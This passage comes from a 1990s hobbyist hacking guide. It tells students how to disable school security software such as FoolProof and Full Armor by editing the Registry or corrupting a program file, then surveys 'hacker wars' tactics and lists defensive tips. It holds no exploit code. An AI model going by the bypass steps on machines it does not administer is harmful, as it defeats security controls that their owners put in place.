4) Run regedit.exe. You have to remove FoolProof from the Registry, too. Use the Regedit search feature to find references to Fool Proof.

5) Find the Registry backup files and make copies with different names just in case. Making a mistake with the Registry can cause spectacular messes!

6) Save the registry, and reboot. FoolProof won't load.

7) To put things back the way they were, rename the backup files.

!You are now the school hero security expert.

How to Circumvent Full Armor

! "I ran up against this program 8 months ago at school, they attempted to prevent people from writing to the hard drive. It presented itself as a challenge....for about 5 minutes." -- Dave Manges.

!Here's how Dave tells us he did the deed:

1) In the properties of the program it mentions the thread file (can't remember the name of the file) it was something.vbx

2) OK...this is easy enough, open notepad, open something.vbx

3) Just because I can't write to the hard drive doesn't mean I can't edit something already there, delete the first character from the file.

4) The file (opened in notepad) looks like garbage, but if memory serves the first letter was M.

5) Save the File and restart the computer, it should come up with an error like "Unable to Initialize Full Armor".

6) Now you can go into add/remove programs and uninstall it.

Again, remember to back up all files before changing them so you can put the computer back the way you found it.

# Solve the Web Babysitter Problem

!Suppose your next goal is to get rid of Web babysitter programs. But this can be a tough job. Think about it from the point of view of the teachers. If even one kid were to complain to her parents that she had seen dirty movies running on other kid's monitors in computer lab, your school would be in big trouble. So merely blasting your way through those babysitter programs with techniques such as those you learned in Chapter 2 will solve the problem for only a short time -- and get you and your teacher and your school in trouble.

But once again you can be a hero. You can help your teachers discover the Web sites that are being blocked by those babysitter programs. They may be surprised to find out the block lots more than naughty pictures. They often secretly censor certain political sites, too.

If your school is running CYBERsitter, you can really beat up on it. CYBERsitter has encrypted its list of banned sites, which include those with political beliefs they don't like. But you can download a program to decrypt this list at: http://peacefire.org/info/hackTHIS.shtml. (This Web site is maintained by a teen organization, Peacefire, devoted to freedom of speech.)

# !When your teacher discovers the hidden political agenda of CYBERsitter, you are a hero. Unless, of course, your teacher agrees with CYBERsitter's tactics. If so, you can probably find other teachers in your school who will be appalled by CYBERsitter.

! How about IE's built-in site blocking system? It is harder to uncover what it blocks because it works by limiting the viewer to web sites that have "certificates" provided by a number of organizations. If a site hasn't gone to the effort of getting a certificate, IE can keep you from seeing it.

!Of course, after reading Chapter 2, you can quickly disable the IE censorship feature. But instead of doing this, how about directing your teacher to http://peacefire.org and let him or her follow the links? Then perhaps the authorities at your school will be ready to negotiate with you to find a way to give you freedom to surf without grossing out other kids in the computer lab or library who can't help but notice what may be on your monitor.

How to Break into Absolutely any School Computer

!As you know from Chapter 2, you can break into any computer to which you have physical access. The trick is to figure out, once you have complete control, how to disable whatever program is giving you a hard time.

!There are only a few possible ways for these programs to work. Maybe all you need to do is control-alt-delete and remove it from the list of active programs that brings up.

If this doesn't work, if you can get into DOS, you can edit any files. See Chapter 1 for details how all the ways to get to DOS. Or you may only need to access regedit.exe. You can run it from either DOS or, depending on how good your problem program is, from Windows.

!Once you can edit files, the ones you are likely to need to alter are autoexec.bat, config.sys, anything with the extension .pwl or .lnk,! \windows\startm~1\programs\startup, and the Registry. Look for lines with suspicious names that remind you of the name of the program you want to disable.

## 

You can get punched in the nose note: Of course you could do something obvious like "format c:" and reinstall only what you want on that box. But this will make your teachers throw fits. Mega fits. If you want to be a hero, make sure that you can always return any school computer to the way it was before you hacked it.

When you are done, turn the victim computer off and then back on again instead of a reboot with power still on. This will get rid of anything lingering in RAM that could defeat your efforts.

Keep Clueless Kiddie Hackers from Messing up Your School Computers

Now that you have shown your teachers that you can break absolutely any security on any box to which you have physical access, what next? Do you just leave your teachers feeling awed and helpless? Or do you help them?

!There is a reason why they have security systems on your school's computers. You would be amazed at all the things clumsy or malicious users can do.

!You can do your school a world of good by using your hacking skills to fix things so that security works much better. Here are some basic precautions that you can offer to your teachers to lock down school computers. (See the GTMHH on how to break into Windows computers for instructions on how to do most of these.)

1) Disable all boot keys.

2) Password the CMOS. If it already has a password, change it. Give your teacher the new password.

3) Remove any programs that allow the user to get to regedit or dos.

4) Programs that allow hot keys to circumvent security should be changed, if possible, to disable them.

5) Remove programs that can't be made safe.

6) Don't make it possible for Win95 computers to access sensitive data on a network disk. (The passwords can be easily grabbed and decoded.)

7) Try really, really hard to persuade the school administration to replace Win95 with WinNT.

With experimentation you will figure out much more for yourself.

!Since Win95 is a totally insecure operating system, this will be a losing battle. But at least you will be able to keep secure enough that those students who do break in will know enough to not do anything disastrous by accident. As for malicious school hackers, sigh, there will always be kewl d00dz who think "format c:" shows they are, ahem, kewl d00dz.

!You may also have a problem with school administrators who may feel that it is inconvenient to set up such a secure system. They will have to give up the use of lots of convenient programs. Upgrading to WinNT will cost money. Try explaining to them how much easier it will be to keep those wannbe hacker vandals from trashing the school computers or using them to visit bianca's Smut Shack.

!Are you ready to turn your hacking skills into a great reputation at school? Are you ready to have the computer lab teachers begging to learn from you? Are you ready to have the entire school computer system under your control -- legally? You will, of course, only use the tricks of this Guide under the supervision of an admiring teacher, right? It sure is more fun than expulsion and juvenile court!

Contents of Volume 4:

**!!!** Hacker Wars: Fighting the Cybernazis

Guide to (mostly) Harmless Hacking

Vol. 4: Information Warfare Series No. 1:!!Hacker Wars: Fighting the Cybernazis

!There is a war underway in cyberspace. It is a war between the forces of repression and those of us who treasure freedom. On the side of repression are governments who fear the untrammeled freedom of speech that is today's Internet -- and several bands of computer criminals who have the nerve to call themselves hackers.

I prefer to call them cybernazis. They are the spiritual descendants of the Nazis of the Germany of the 1930s, who burned books in their campaign to keep the German people ignorant.

!The tactics of today's cybernazis are to shut down people's email accounts, deface Web pages, and to use terror tactics to get people kicked of their Internet service providers. In some cases cybernazis also target their victims with massive credit card fraud, death threats, and worse.

!So far, the cybernazis have been far more successful than governments in shutting down Web sites with which they disagree, blocking email, and getting people whose ideas they dislike kicked off Internet service providers.

It's a war that has targeted this Happy Hacker email list ever since we started it in August 1996. The cybernazis have felt we merit a wide range of attacks, not only digital but including blackmail and threats against those who have been courageous enough to be part of Happy Hacker.

## \*\*\*\*\*

In this Guide, the first of the Information Warfare Volume, you will learn:

 $\cdot$  what are hacker wars

 $\cdot$  Web page hacking

- · denial of service
- · sniffing
- · social engineering
- · ISP hostage taking
- · the damage hacker warriors may do to bystanders
- $\cdot$  why you may get hit someday
- · how to get into a hacker war (some people want to!)
- how to keep from getting caught -- NOT!
- $\cdot$  defense techniques that don't break the law

!The most serious battle in these wars took place Oct. 4-21, 1997. It targeted Bronc Buster. During the course of this battle, jericho and Modify sent me many email messages that made it clear that Bronc was being hit because of his high quality Web site (hope you can find it still up at http://showdown.org) and his association with Happy Hacker.

!This war escalated beyond an initial spate of forgeries beginning Oct. 4, 1997 that attempted to make it look like Bronc was a self-confessed pedophile, into scorched-core warfare that shut down the Succeed.net ISP repeatedly. They attacked Succeed.net because it was providing Bronc with a shell account.

I helped muster both the FBI and volunteer technical help from an Internet backbone provider to aid Succeed.net in its struggle against these vindictive computer criminals. If you, too, get hit by the cybernazis, too, tell me about it. I will be delighted to help you fight them.

## \*\*\*\*\*

I don't want to get sued disclaimer: Just because jericho and Modify acted as spokesmen for the attackers, and in the case of jericho claimed considerable knowledge of technical details of the attacks, does not mean they are guilty of anything. Nosirree. I am not saying they did it.

!So, do you want to join us in our battle against those cybernazis, against those who are trying to wipe out freedom on the Internet? Want to enlist in the good guy side of information warfare? One way is to learn and practice defensive skills against hacker war criminals.

In this GTMHH No.1 of the Information Warfare Volume we will cover hacker war only. But an understanding of hacker war will prepare you for No. 2, which will help you protect yourself from far broader attacks which can even lead to your 'digital death," and No. 3, which will lay the foundation for becoming an international information warfare fighter.

## What Exactly Are Hacker Wars?

!Hacker wars are attempts to damage people or organizations using cyberspace. There are several types of hacker war tactics. In this Guide we will discuss some of the more common attacks.

## Web Page Hacking

!Lots of people ask me, "How do I hack a Web page?" Alas, gentle reader, the first step in this process ought to be physiologically impossible and unsuitable for description in a family publication.

!The typical Web page hack begins with getting write permission to the hypertext files on the Web server that has been targeted. Amazingly, some Web sites accidentally offer write permission

to anyone (world writable)! If so, all the hacker warrior need do is create a bogus Web page, give it the same name as the desired page on the Web site to be hit, and then transfer it via ftp.

Otherwise it is usually necessary to first break into the Web server computer and gain root or administrative control.

!Hacked web pages usually consist of dirty pictures and bad language. I have hunted down many hacked Web sites. Wise political analysis, witty repartee and trenchant satire have been absent from every one I have ever seen -- with the single exception of one hack in Indonesia by the East Timor freedom fighter group. Perhaps because they risked their lives to have their say, they made their hack count.

!But maybe my standards are too high. Judge for yourself. Parental discretion and antinausea medicine advised. Collections of hacked Web pages may be found at http://www.skeeve.net/ http://www.2600.com/hacked\_pages

!However, even if someone's cause is good and their commentary trenchant, messing up Web sites is a pitiful way to get across a message. They are quickly fixed. One has to hack a really famous Web site to make it into an archive.

If you believe in freedom enough to respect the integrity of other people's Web sites, and are serious about making a political statement on the Web, the legal and effective way is to get a domain name that is so similar to the site you oppose that lots of people will go there by accident. For example, http://clinton96.org was hilarious, clean, effective, and legal. http://dole96.org was also taken by parody makers. They are both down now. But they were widely reported. Many political sites linked to them!

!To get your web spoof domain name, go to http://internic.net. You will save a lot of money by purchasing it directly from them instead of through an intermediary. In fact, all you need to do is promise to buy a domain name. If you get tired of your parody Web site before you pay for it, people have told me they have just given the name back to Internic and no one demanded payment.

You can get punched in the nose by a giant corporation warning: If you get a parody domain name so you can put up a Web site that makes fun of a big corporation, even though you are not breaking the law, you may get sued. Even if you win the lawsuit, you could spend a lot of money in self defense. But you may be able to get lots of good publicity by alerting reporters to your plight before taking down your Web site. So in the end, especially if you get sued, you may make your views known to even more people than if you had hacked their Web site.

If you want to keep your Web site from being attacked, I recommend using a company that does nothing but host Web pages. This makes it easier to avoid being hacked. This is because the more services an Internet service provider offers, the more vulnerabilities it exposes. For example, my http://techbroker.com is hosted by a Silicon Graphics box that does nothing but run a Web server. My @techbroker.com email, by contrast, is hosted on a machine that does nothing but host a POP (post office protocol) server. For sending out email, I use yet another computer.

# DOS Attacks

!A second type of hacker war is denial of service (DOS)attacks. Because they harm many people other than the direct targets, DOS may well be the most serious type of hacker war.

!Spammers are a favorite target of DOS warriors. Spammers also, if my sources are telling the truth, fight back. The weapon of choice on both sides is the mail bomb.

!Recently (June-Oct. 1997), hackers fought a massive war against spammer kingdom Cyber Promotions, Inc. with the AGIS Internet backbone provider caught in the middle. Cyberpromo went to court to force AGIS to give it Internet access (AGIS eventually won and kicked off Cyberpromo). But in the meantime it was seriously hurt by a barrage of computer vandalism.

!While the vandals who attacked AGIS probably think they have a good cause, they have been doing more damage than any hacker war in history, and harming a lot of innocent people and companies in the process.

!According one source on the AGIS attacks, "The person who really did it 'owned' all of their machines, their routers, and everything else inbetween (sic)." So, although the attacks on AGIS apparently consisted of computer break-ins, the use of the break-ins was to deny service to users of AGIS.

### \*\*\*\*\*\*

Newbie note: An Internet backbone is a super high capacity communications network. It may include fiber optics and satellites and new protocols such as Asynchronous Transfer Mode. An outage in a backbone provider may affect millions of Internet users.

### 

You can go to jail warning: Attacking an Internet backbone provider is an especially easy way to get a long, long stay in prison.

\*\*\*\*\*\*\*\*\*\*\*

!Other DOS attacks include the ICMP (Internet Control Message Protocol) attacks so familiar to IRC warriors; and an amazing range of attacks on Windows NT systems. http://www.dhp.com/~fyodor/ has a good list of these NT DOS vulnerabilities, while Bronc Buster's http://showdown.org is great for Unix DOS attacks. Please note: we are pointing these out so you can study them or test your own computer or computers that you have permission to test.

While Windows NT is in general harder for criminals to break into, it is generally much easier to carry out DOS attacks against them.

### \*\*\*\*\*\*

You can go to jail, get fired and/or get punched in the nose warning: DOS attacks in general are pathetically easy to launch but in some cases hard to defend against. So not only can one get into all sorts of trouble for DOS attacks -- people will also laugh at those who get caught at it. "Code kiddie! Lamer!"

\*\*\*\*\*\*\*\*\*

# Sniffing

Sniffing is observing the activity of one's victim on a network (usually the Internet). This can include grabbing passwords, reading email, and observing telnet sessions.

!Sniffer programs can only be installed if one is root on that computer. But it isn't enough to make sure that your Internet host computers are free of sniffers. Your email, telnet, ftp, Web surfing -- and any passwords you may use -- may go through 20 or more computers on their way to a final

destination. That's a lot of places where a sniffer might be installed. If you really, seriously don't want some cybernazi watching everything you do online, there are several solutions.

!The Eudora Pro program will allow you to use the APOP protocol to protect your password when you download email. However, this will not protect the email itself from snoopers.

If you have a shell account, Secure Shell (ssh) from Datafellows will encrypt everything that passes between your home and shell account computers. You can also set up an encrypted tunnel from one computer on which you have a shell account to a second shell account on another computer -- if both are running Secure Shell.

!You may download a free ssh server program for Unix at ftp://sunsite.unc.edu/pub/packages/security/ssh/ssh-1.2.20.tar.gz, or check out http://www.cs.hut.fi/ssh/#ftp-sites.

If you are a sysadmin or owner of an ISP, get ssh now! Within a few years, all ISPs that have a clue will require ssh logins to shell accounts.

!For a client version that will run on your Windows, Mac or any version of Unix computer, see the DataFellows site at http://www.datafellows.com/. But remember, your shell account must be running the ssh server program in order for your Windows ssh client to work.

!To get on the ssh discussion list, email majordomo@clinet.fi with message "subscribe ssh."

!But ssh, like APOP will not protect your email. The solution? Encryption. PGP is popular and can be purchased at http://pgp.com. I recommend using the RSA option. It is a stronger algorithm than the default Diffie-Hellman offered by PGP.

\*\*\*\*\*

Newbie note: Encryption is scrambling up a message so that it is very hard for anyone to unscramble it unless they have the right key, in which case it becomes easy to unscramble.

!

Evil genius tip: While the RSA algorithm is the best one known, an encryption program may implement it in an insecure manner. Worst of all, RSA depends upon the unprovable mathematical hypothesis that there is no polynomial time bounded algorithm for factoring numbers. That's a good reason to keep up on math news!

!The key plot element of the movie "Sneakers" was a fictional discovery of a fast algorithm to factor numbers. Way to go, Sneakers writer/producer Larry Lasker!

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

You can go to jail warning: In many countries there are legal restrictions on encryption. In the US, the International Traffic in Arms Regulations forbids export of any encryption software good enough to be worth using. If we are serious about freedom of speech, we must find ways to keep our communications private. So fighting controls on encryption is a key part of winning the battle against repression on the Internet.

Social Engineering

!As we saw in the GTMHH on how to break into computers, social engineering usually consists of telling lies that are poorly thought through. But a skilled social engineer can convince you that he

or she is doing you a big favor while getting you to give away the store. A really skilled social engineer can get almost any information out of you without even telling a lie.

!For example, one hacker posted his home phone number on the bulletin board of a large company, telling the employees to call him for technical support. He provided great tech support. In exchange, he got lots of passwords. If he had been smart, he would have gotten a real tech support job, but then I can never figure out some of these haxor types.

# **ISP Hostage Taking**

L

!A favorite ploy of the aggressor in a hacker war is to attack the victim's Internet account. Then they trumpet around about how this proves the victim is a lamer.

!But none of us is responsible for managing the security at the ISPs we use. Of course, you may get a domain name, set up a computer with lots of security and hook it directly to an Internet backbone provider with a 24 hr phone connection. Then, checking account depleted, you could take responsibility for your own Internet host. But as we learned from the AGIS attacks, even Internet backbones can get taken down.

If you point this out, that you are not the guy running security on the ISP you use, bad guy hackers will insult you by claiming that if you really knew something, you would get a "secure" ISP. Yeah, right. Here's why it is always easy to break into your account on an ISP, and almost impossible for your ISP to keep hackers out.

!While it is hard to break into almost any computer system from the outside, there are vastly more exploits that will get you superuser (root) control from inside a shell account. So all your attacker needs to do is buy an account, or even use the limited time trial account many ISPs offer, and the bad guy is ready to run rampant.

!You can increase your security by using an ISP that only offers PPP (point to point) accounts. This is one reason that it is getting difficult to get a shell account. Thanks, cybernazis, for ruining the Internet for the rest of us.

!But even an ISP that just offers PPP accounts is more vulnerable than the typical computer system you will find in a large corporation, for the simple reason that your ISP needs to make it easy to use.

!

Newbie note: A shell account lets you give Unix commands to the computer you are on. A PPP account is used to see pretty pictures while you surf the Web but in itself will not let you give Unix commands to the computer you are logged into.

Because it is easy to break into almost any ISP, haxor d00d cybernazis think it is kewl to take an ISP hostage by repeatedly breaking in and vandalizing it until the owner surrenders by kicking the victim of the attacks off. This was the objective in the assaults on Succeed.net in Oct. 1997.

### \*\*\*\*\*\*

You can go to jail warning: I usually fubar the names of ISPs in these guides because so many haxor types attack any computer system I write about. Succeed.net is a real name. If you want to attack it, fine. Just remember that we have boobytrapped the heck out of it. So if you attack, men in suits bearing Miranda cards will pay you a visit.

Why Should I Give a Darn? -- Ways Bystanders Get Hurt

!To most people, hacker wars are Legion of Doom vs. Masters of Deception stuff. Interesting, but like reading science fiction. But what does it have to do with your life? You may figure that if you never do anything that gets some computer dweeb who thinks he's a haxor mad, you won't have a problem.

!Yet chances are that you may already have been brushed by hacker war. Have you ever tried to login to your online provider and couldn't make a connection? Did you call tech support and they told you they were "down for maintenance"? Tried to send email and gotten a message "cannot send mail now. Please try again later"? Sent email that disappeared into cyberspace without a trace? Gotten email back with a "User unknown" or worse yet, "host unknown" message? Been unable to surf to your favorite Web site?

!It could have been technical error (cough, cough). But it may have been more. A cardinal rule of online services is to never, ever admit in public to being hacked. Only if a reporter "outs" them first will they reluctantly admit to the attack. This is because there are cybernazi gangs that, when they hear of an online service under attack, join in the attack.

Why cybernazis do this is not clear. However, what they accomplish is to make it hard for small companies to compete with giants such as America Online. The giant online services can afford a large staff of computer security experts. So with the cybernazis rampaging against the little Internet service providers, it is not surprising that so many of them are selling out to the giants.

I don't have any evidence that the cybernazis are in the pay of giants such as AOL. In fact, I suspect cybernazis are trying to drive the small competitors out of business solely on the general principle that they hate freedom of anything.

!It is common for hacker wars that start as a private disagreement to spill over and affect thousands or even millions of bystanders.

Por example, in Sept. 1996, syn flood attackers shut down the Panix ISP for several days. In Oct. 1997 the ISP Succeed.net was shut down by a team of hackers that deleted not just Bronc's but also over 800 user accounts. Many other ISPs have suffered shutdowns from hacker wars, often because the attackers object to political views expressed on their Web pages.

On June 4, 1997, hacker wars made yet another quantum leap, shutting down the Internet backbone service provider AGIS in retaliation for it allowing Cyberpromo and several other spam empires to be customers.

!Tomorrow these skirmishes could pit nation against nation: power grids that serve hundreds of millions failing in the dead of winter; air traffic control systems going awry with planes crashing; hundreds of billions, trillions of dollars in banking systems disappearing without a trace. Pearl Harbor. Digital Pearl Harbor. Famine. Years before we could climb out of an economic collapse as bad as the Great Depression.

IIIIII You think this is a ridiculous exaggeration? Those of use who have been in the bullseye of the cybernazis find this future easy to believe.

Winn Schwartau has been warning the world of this coming disaster since June of 1991. Someone must be listening, because in September 1997 an industry group, formed in the wake of hearings by the US Senate's Permanent Subcommittee on Investigations, appointed Schwartau team leader, Manhattan Cyber Project Information Warfare/Electronic Civil Defense (see http://www.warroomresearch.com/mcp/ and http://www.infowar.com). !Schwartau, in his book Information Warfare, tells us about some of the attacks the cybernazis have made on his family. These attacks have included massive credit card fraud, tampering with his credit rating, turning off his home power and phone, and even tampering with the local emergency services dispatch system so that all ambulance, fire and police calls were directed to his home instead of to those who called 911 for emergency help.

!Those of us on the front lines of cyberwar have seen these attacks first hand. The cybernazis, as Schwartau discovered, were willing to even risk the lives of people who had nothing to do with him.

!!!!!!! Yes, we know hacker wars do to us, and we know what it does to you bystanders.

# Why You May Get Hit

!Hacker war happens to other people, right? Spammers get hacked. Hacker gangs pick fights with each other. But if you behave politely around computer criminals, you are safe, right? OK, as long as you don't live in the neighborhood of one of us Internet freedom fighters like Schwartau or me you are safe.

# !Wrong. Dead wrong.

!Let's look at an example of a hacker war, one that doesn't seem to have any motivation at all. We're talking the Internet Chess Club. Not exactly controversial. In mid Sept. 1996 it was shut down by a syn flood attack in the aftermath of daemon9 publishing a program to implement the attack in the ezine Phrack.

!There have bene many bystanders hit with the wars against this Happy Hacker list. It all started with cybernazis who wanted stop you from getting email from me. For example, on Dec. 6, 1996, someone had written to the dc-stuff hackers email list (subscribe by emailing majordomo@dis.org with message "subscribe dc-stuff) saying "I think they (or maybe 'we') will survive, Carolyn's book." Rogue Agent replied:

I'm just doing my part to make sure that it doesn't happen.! Ask not what the network can do for you, ask what you can do for the network.! We shall fight them in the routers, we shall fight them in the fiber, we shall fight them in the vaxen... I'm an activist, and I won't stop my activism just because I know others will take it too far.

!On Dec 20 Rogue Agent wrote to me:

Ask Netta Gilboa; her magazine's in shambles and her boyfriend's in prison, while she lives in fear.! Ask Josh Quittner (author of! Masters of Deception); for a while there, he had to change his (unlisted) phone number literally every two weeks because of the nightly anonymous calls he was getting. Somehow they always got the new number.! Ask John Markoff (coauthor of the hacker best-seller Takedown); he can't even let people know what his email account is or he gets spammed the next day.

This is not a threat... All I'm doing is telling you what's coming... you're playing with fire. There is a darker element in my culture, and you're going to meet it if you keep going.

"This is not a threat." Yeah, right. That's what most of the guys who threaten us say.

!Five days later, while it was still dark on Christmas morning, the owner of the Southwest Cyberport ISP where I had an account was woken by an alarm. His mail server was down. No one using that ISP could get email any more. They had been hit by a massive mailbombing by someone styling himself johnny xchaotic. jericho surfaced as the public spokesman for the attacker, claiming intimate knowledge of his techniques and motivations.

!The evening of Dec. 28, someone cracked the dedicated box that Cibola Communications had been providing us at no cost to run the Happy Hacker majordomo. The intruder erased the system files and sent email to the owners threatening worse mayhem if they didn't cave in and boot us off. The attackers also wiped the system files from a computer at the University of Texas at El Paso that I was using for research, and sent threats to all email addresses on that box. The attacker called himself GALF. It was not the first or last time that GALF has struck Happy Hacker.

Damaged computers, threats, extortion, blackmail. That's life around here. After awhile it gets kinda boring, yawn -- just kidding.

\*\*\*\*\*\*

Newbie note: In case you are wondering whether you can get killed in one of these battles, I have found no reports, not even rumors, of any hacker war murders. These guys only kill people by accident as a side effect of their digital mayhem. Like sending an ambulance that could save a dying child to the home of an Internet freedom fighter instead. However, if someone should threaten to kill you, you should report it and any associated computer attacks. Despite what you may hear, those of us hackers who are not computer criminals cooperate enthusiastically with law enforcement.

How to Get into a Hacker War

!"I want to fight in a hacker war. How do I get in?"

I get email like this all the time. Many newbie hackers long for my frequent experiences of being attacked by a talented gang of computer criminals. The excitement! The opportunity to go mano a mano with bad dudes and prove you are better than them!

!There is some truth to this view. To be honest, I get a thrill fighting those criminals -- using legal tactics, of course. Believe me, if we catch the Succeed.net attackers, you will hear about it. But before you make the decision to join us freedom fighters, count up the cost. It isn't always fun.

!But I've stood up to them. And, shoot, I'm just an old lady. So if you want to attract a hacker war, and believe you are as tough or tougher than me, be my guest. But before you start provoking attacks, please wait for me to get out the next two parts of this Information Warfare series, so you can learn how to repair your credit rating and recover from other digital disasters. You'll find plenty of things in the next Guides in this series that will help you survive even the most determined hacker war. Even the kind of war that attempts to steal all you own, wipe out your identity, and threaten the lives of your family.

!So just how do you get into a hacker war? The easiest way is to attend a hacker convention. There are all sorts of twisted people at these things, kind of like the bar scene in Star Wars. "He said, he doesn't like the way you look." If you fail to grovel and suck up to those d00dz, or, worse yet, tell them firmly that you favor freedom of speech, or even worse yet, make fun of them for being cybernazis, you can be in for lots of excitement.

How to Keep from Getting Caught -- NOT!

!So you want to be the attacker in a hacker war? So you think you can keep from getting caught? According to jericho, writing in his "F\*\*\*ed Up College Kids" ezine, "You have media whores like Carolyn Meinel trying to teach people to hack, writing guides to hacking full of f\*\*\*ups. Telling these people what to do, but not giving them enough information to adequately protect themselves."

!I agree with jericho, if you decide to become a computer criminal in a hacker war, I'm not talented enough to teach you how to keep from getting caught.

In fact, no one can teach you how to keep from getting caught. I'll tell you exactly why, too.

!At a Def Con V panel I hosted (Las Vegas, July 1997), jericho boasted "When I break in, I close the doors behind me." He makes a big deal about how hackers can keep from getting busted by deleting or modifying log files. Yeah. Right. Not!

!Let me tell you the REAL story about what happens when hackers think they are covering their tracks. Sure, an ordinary sysadmin can't restore a deleted file on a Unix system. But there are people out there with the technology to restore deleted files -- even files that have been overwritten hundred of times. They can restore them regardless of operating system. There are people out there who can extract everything that has been on a hard disk for the last several months -- or years. I know those people. I arrange for them to read those hard disks. Guess who's toast:):):

!Then there is surveillance. Some 31337 haxor is sitting at his box raising hell and "closing doors after him." What he doesn't know is that thanks to a court order inspired by his boasts, someone is sitting in a van a hundred yards away -- picking up every keystroke. Van Eck radiation, luser. Or picking up the signals that run down the power cord of your computer. Ever heard of Tempest?

!Even if the cybercrime detective doesn't have all this high-tech hardware on hand, the history of hacker crime shows that criminals will talk in exchange for lenient sentencing. Commit one easy-to-prove federal felony, let's say posting someone's stolen email on one's public ftp server (who do we know who has done this?), and the Feds have lots of bargaining power against him.

!So even if I wanted to help people become ubercriminals, I can't. Not because I don't know how. Because there is no way. The 31337 d00dz who tell you otherwise are seriously ignorant.

I predict the Succeed.net attackers are will wind up in jail. Soon. Perhaps not for that crime. But their days of freedom are numbered. It is only a matter of picking which of their many crimes will hold up best in court, and who will give evidence against whom. Time to study game theory -- can you say "prisoners' dilemma," wannabe ubercriminals? Who's the narc?

!"But, but," I can hear the Super Duper computer criminals sputtering. "My buddies and I break the law all the time and we've never been busted. OK, OK, my other buddy got busted, but he was lame."

It's just a matter of time. They need to go straight before their number is up. Or make the decision to obtain their "get out of jail free" cards by informing on their gang before their day of doom comes up. They have much better bargaining power if they make a deal before arrest.

\*\*\*\*\*\*\*\*\*\*

If you happen to be a cybernazi who is having second thoughts, and would like help making a deal with the authorities, please contact me anonymously using my pgp key:

-----BEGIN PGP PUBLIC KEY BLOCK-----

Version: PGP for Personal Privacy 5.0

mQENAzRWYacAAAEIALYjWhzd8qO/MteFrb2p9SsY5GHdFAxT7R1M4X/jt5Nd/VKR qCJoS4F/kQ6NwsM/mopjd4yVunxvs4QUK7eZ5A2rZuEps4EadXwwBPI63RfHci5o BiXs9fGYtpTx7bv9dJE/Z9tved8s24asib06vLDqzyCFDXrRoYLO8PwEmifwWVWW OL+5Th45m6cirXuwi1ldjy66AZwt8ARFnns5FA5OCb82NW54RsFKbKR2u2wUfT72 rRJg0lCt/WtZdr2dBccXEgp1232s5rgwiRvqmGjMOruUDfU2nNHH3pOk8JrefIXI dwV0yjErb7wcecCFIrHfQKcxVoNXHlgJ6afePjcABRG0J0Nhcm9seW4gTWVpbmVs IDxjbWVpbmVsQHRIY2hicm9rZXIuY29tPokBFQMFEDRWYaceWAnpp94+NwEB9bsH /iIWgT2ix3B79UFfrjSE9EYCjKh1CWiIGMohdjjmV8Q3ISJIoikPtUZNak4IBTh/ wuD5ea0DZuoDe6i4EagBmRgTCvATXQqD74XtNSZSPhIQMOytJUJLImuAnDEm96XS 30xguSFrXNjHYS19prE1yi2vQe/PJ7/K1QQwy725hjI5fnq4TnldxIoaESNvurKh Mc3GwQWF1JmpaFup3+hrEwUxcQ2PJn3xkgcjKkj1x7emDIGLCgF1RIJDLM63Q5Ju bCqodumjX0pe8kHL3tRaDux+eAZ4ZD73HvF4IYi7QLKGDwX1Vv9fmbJH4tCqo3pq RBhG32XmkTuDe0EExdSET+w= =09hD -----END PGP PUBLIC KEY BLOCK-----

How to Protect yourself in a Hacker War

!What, you don't find getting caught up in a hacker war immensely entertaining? You don't want to be the innocent bystander caught in the crossfire of an rm command? Here are a few rules that can help you. But remember, these are only the most basic of protections. We'll cover the industrial-strength techniques in later Guides in this series, as well as how to catch the culprits.

Top Ten Beginner Defenses in Hacker Wars

10) Backup, backup, backup.

9) Assume anything is being sniffed, unless protected by strong encryption.

8) Assume your phone is tapped.

7) Never, never, ever telnet into your shell account. Use Secure Shell instead.

6) Pick a good password. It should be long, not a name or a word from a dictionary, and should include numbers and/or characters such as !@#\$%^&\*. If you use a computer where others have physical access to it, don't write your password on anything.

5) This applies to shell accounts: assume your attacker will get root control anyhow, so your password won't do you any good. That means you should encrypt any files you don't want to have passed around, and send your shell history files to /dev/null each time you log out.

4) Do you use the Pine or Elm email programs? Don't keep email addresses in your shell account. Your saved mail files are a good place for cybernazis to find email addresses and send out threatening and obscene messages to them. GALF specializes in this tactic.

3) Regularly patrol your Web site. You never know when it may sprout rude body parts or naughty words. Preferably use a Web server hosted on a computer system dedicated to nothing but Web sites. Best of all, use a MacOS web server.

2)Disable Java on your Web browser. Don't even \*think\* of using ActiveX or Internet Explorer.

And, the number one defense:

1) Join us Internet freedom fighters. It will take many of us to win the battle against those who want to pick and choose whose voices will be heard on the Internet.

<Picture>

Contents of Volume 5: ! !!! Shell Programming

Guide to (mostly) Harmless Hacking

Vol. 5 Programmers' Series

No. 1: Shell Programming

!Honest to gosh -- programming is easy. If you have never programmed in your life, today, within minutes, you will become a programmer. I promise. And even if you are already a programmer, in this Guide you just might discover

some new tricks that are lots of fun.

!

!Amazingly enough, many people who call themselves hackers don't know how to program. In fact, many el1te haxor types claim they don't need to know how to program, since computer programs that do kewl stuph like break into or crash computers are available for download at those HacK3r Web sites with the animated flames and skulls and doom-laden organ music.

But just running other people's programs is not hacking. Breaking into and crashing other people's computers is not hacking. Real hacking is exploring and discovering -- and writing your own programs!

\*\*\*\*\*

In this Guide you will learn:

\* Why should hackers learn how to program?

\* What is shell programming?

\* How to create and run scripts

- \* Shell scripts on the fly
- \* Slightly stealthy scripts
- \* Examples of fun hacker scripts

Plus, in the evil genius tips, you will learn how to:

\* Talk about the Turning Machine Halting Problem Theorem as if you are some sort of forking genius

\* Find instructions on how to create deadly viruses

\* Set your favorite editor as default in Pine

\* Link your bash history file to dev/null

\* Keep simple Trojans from executing in your account

\* Save yourself from totally messing up your .tcshrc, .bashrc etc. files.

\*\*\*\*\*

Why Should Hackers Learn How to Program?

!Back in 1971, when I was 24, I was as nontechnical as they come. But my husband at the time, H. Keith Henson, was always talking about "buffer in," "buffer out" and assembly language stuff.

!Keith was one of the earliest of hackers, and a hacker in the pure sense,

someone who wasn't afraid to try unusual things to save memory (a scarce resource on even the biggest computers of the 1970s) or cut CPU cycles. So one June morning, tired of me looking dazed when he came home babbling excitedly about his latest feat, he announced, "You're going to learn how to program." He insisted that I sign up for a course in Fortran at the University of Arizona.

!The first class assignment was to sit at a punch card machine and bang out a program for the CDC 6400 that would sort a list of words alphabetically. It was so fun that I added code to detect input of characters that weren't in the alphabet, and to give an error message when it found them.

!The instructor praised me in front of the class, saying I was the only one who had coded an extra feature. I was hooked. I went on to write programs with enough length and complexity that debugging and verifying them gave me a feel for the reality of the Turing Machine Halting Problem theorem.

